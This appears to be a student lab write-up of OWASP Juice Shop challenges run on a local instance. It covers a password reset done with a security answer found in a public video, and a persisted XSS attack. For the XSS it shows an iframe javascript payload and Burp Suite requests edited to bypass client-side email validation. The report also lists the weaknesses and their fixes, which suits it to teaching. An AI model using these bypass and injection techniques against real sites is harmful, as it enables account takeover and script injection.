
To reset the password, we must first click on the forgot password link. This task has three stars.




To find bjorn's user name we went through all the OWASP Juice shop website, we tried to find out details which are relevant to bjorn, and finally we were able to found his username.




Now to find out password, we just typed Bjorn's favorite pet's name into Google to find out more information on setting up the email address in Björn's Favorite Pet.




After that, we saw a list of links with relevant information, and we also found a video via a link on YouTube.




By watching his video with transcript on YouTube, we were saw that one guy was talking about his pet name. ZAYA. This person provides an open description of every detail related to the OWASP Juice Shop in this video. We can learn the email address and the response to the security question by doing this. He entered the email address bjoern@owasp.org and described his favorite pet, Zaya, along with the security question answer.



Thus, we have been able to locate the email address and security answer.



We enter the information in the "Forgot Password" box, enter the password in the "New Password" box, and then confirm the new passord by repeating it. Press the button for change.



You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Forgot Password

Your password was successfully changed.

Email *

Security Question

New Password

Repeat New Password

Show password advice

Finally, we were able to successfully reset the password and set the new password.

Vulnerabilities' Exploited by Task 3:

- Weak Password Reset Mechanism:
- Inadequate Security Question
- Insufficient Verification of User Input
- Lack of Multi-factor Authentication (MFA)

How Vulnerabilities Can Be Fixed or Addressed:

- Secure Password Reset Mechanism
- Secure Authentication Processes
- Secure Configuration
- User Education
- Regular Security Audits and Testing


Real-World Scenarios:

- Exploiting weak authentication vulnerabilities, such as those seen in OWASP Juice Shop, can lead to serious security breaches.
- Personal information, such as pet names and birthdates, can be used by attackers to exploit password reset vulnerabilities. Attackers can use unauthorized access to steal sensitive data, perform activities, or increase privileges.
- Sensitive information, such as financial or healthcare data, can lead to financial loss, identity theft, and reputational damage.
- To reduce risks, organizations ought to focus on strong authentication and periodically analyze and improve their level of security.

TASK 4

Perform a persisted XSS attack with `<iframe src="javascript:alert('xss')">` bypassing a client-side security mechanism.

In this challenge, we went around the client-side security mechanism. There were two places in the Juice Shop application where we could enter information to check for client-side security controls. Thus, we attempted to enter the XSS JavaScript payload in the customer's feedback.



It accepted the receiving of the payload and reported response success. Thus, it was found that there was no client-side security control on the customer feedback form.

A screenshot of a Firefox browser window on a Kali Linux desktop. The page is titled 'Customer Feedback' from the 'OWASP Juice Shop'. The form includes fields for 'Author' (set to 'anonymous'), 'Comment' (with a note about a 160-character limit), 'Rating' (a slider), and a CAPTCHA field asking 'What is 9*4+2 ?' with a result input field. A red box highlights a success message at the bottom: 'Thank you for your feedback.' with a close button.

A screenshot of a Firefox browser window on a Kali Linux desktop. The page is titled 'User Registration' from the 'OWASP Juice Shop'. The form includes fields for 'Email' (with a note about accepting only email addresses), 'Password' (with a note about length: 'Password must be 5-40 characters long.'), 'Repeat Password' (with a note about length: '0/40'), and a 'Show password advice' toggle. Below these are fields for 'Security Question' (with a note: 'This cannot be changed later!') and 'Answer'. A red box highlights the 'Email' field's validation rule: 'Email *'.

We looked through the registration page to see what we could find. When we wrote "admin" as the email field, it showed that it accepted only email addresses. Here was where we discovered the client-side security control, which specified that only valid email addresses were accepted for registration.

A screenshot of a web browser window titled "kali-linux [Running] - Oracle VM VirtualBox". The address bar shows "localhost:3000/#/register". The page displays a "User Registration" form. The "Email *" field contains "admin" and has a red border, indicating an error. Below the field, the message "Email address is not valid." is displayed. The "Password *" field has a placeholder "Password must be 5-40 characters long." and a character count of "0/20". The "Repeat Password *" field has a character count of "0/40". A "Show password advice" button is present. The "Security Question *" dropdown is set to "Mother's maiden name?" with the note "This cannot be changed later!". The "Answer *" field contains "mnbw". At the bottom is a "Register" button with a user icon.

To complete this task, we needed to register with the Juice Shop and submit a request to the server.

A screenshot of a web browser window titled "kali Linux [Running] - Oracle VM VirtualBox". The address bar shows "localhost:3000/#/register". The page displays a "User Registration" form. The "Email *" field contains "testing123@gmail.com". The "Password *" field contains "1234567890" and has a character count of "10/20". The "Repeat Password *" field contains "1234567890" and has a character count of "10/40". The "Show password advice" button is checked. The "Security Question *" dropdown is set to "Mother's maiden name?" with the note "This cannot be changed later!". The "Answer *" field contains "mnbw". At the bottom is a "Register" button with a user icon. The status message "Registration successful!" is displayed below the form.


We used an application called Burp Suite to monitor the request; this tool truly assisted in modifying the request to bypass the client-side security control.

```
POST /api/users/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 251
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; cookieconsent_status.dismiss; welcomebanner_status.dismiss; continueCode=Zne5Wv2rwMyLJgd50tWIkcbquvrT5ZhkeIYgtqEJKJu9g0qVQk1aNp7PB8xz; code_fixes-component-format-LineByLine
14 {
  "email": "testing123@gmail.com",
  "password": "testing123",
  "passwordRepeat": "testing123",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name",
    "createdAt": "2024-02-15T22:30:13.455Z",
    "updatedAt": "2024-02-15T22:30:13.455Z"
  },
  "securityAnswer": "mnbv"
}
```

This was the request that the website created, and as we could see from the Burp Suite, it only allowed us to enter an email address rather than a random string of characters. We modified the request with the Burp Suite to try to bypass the client-side security.

```
POST /api/users/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 251
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; cookieconsent_status.dismiss; welcomebanner_status.dismiss; continueCode=Zne5Wv2rwMyLJgd50tWIkcbquvrT5ZhkeIYgtqEJKJu9g0qVQk1aNp7PB8xz; code_fixes-component-format-LineByLine
14 [
  "email": "<iframe src='javascript:alert('xss')'>",
  "password": "testing123",
  "passwordRepeat": "testing123",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name",
    "createdAt": "2024-02-15T22:30:13.455Z",
    "updatedAt": "2024-02-15T22:30:13.455Z"
  },
  "securityAnswer": "mnbv"
]
```

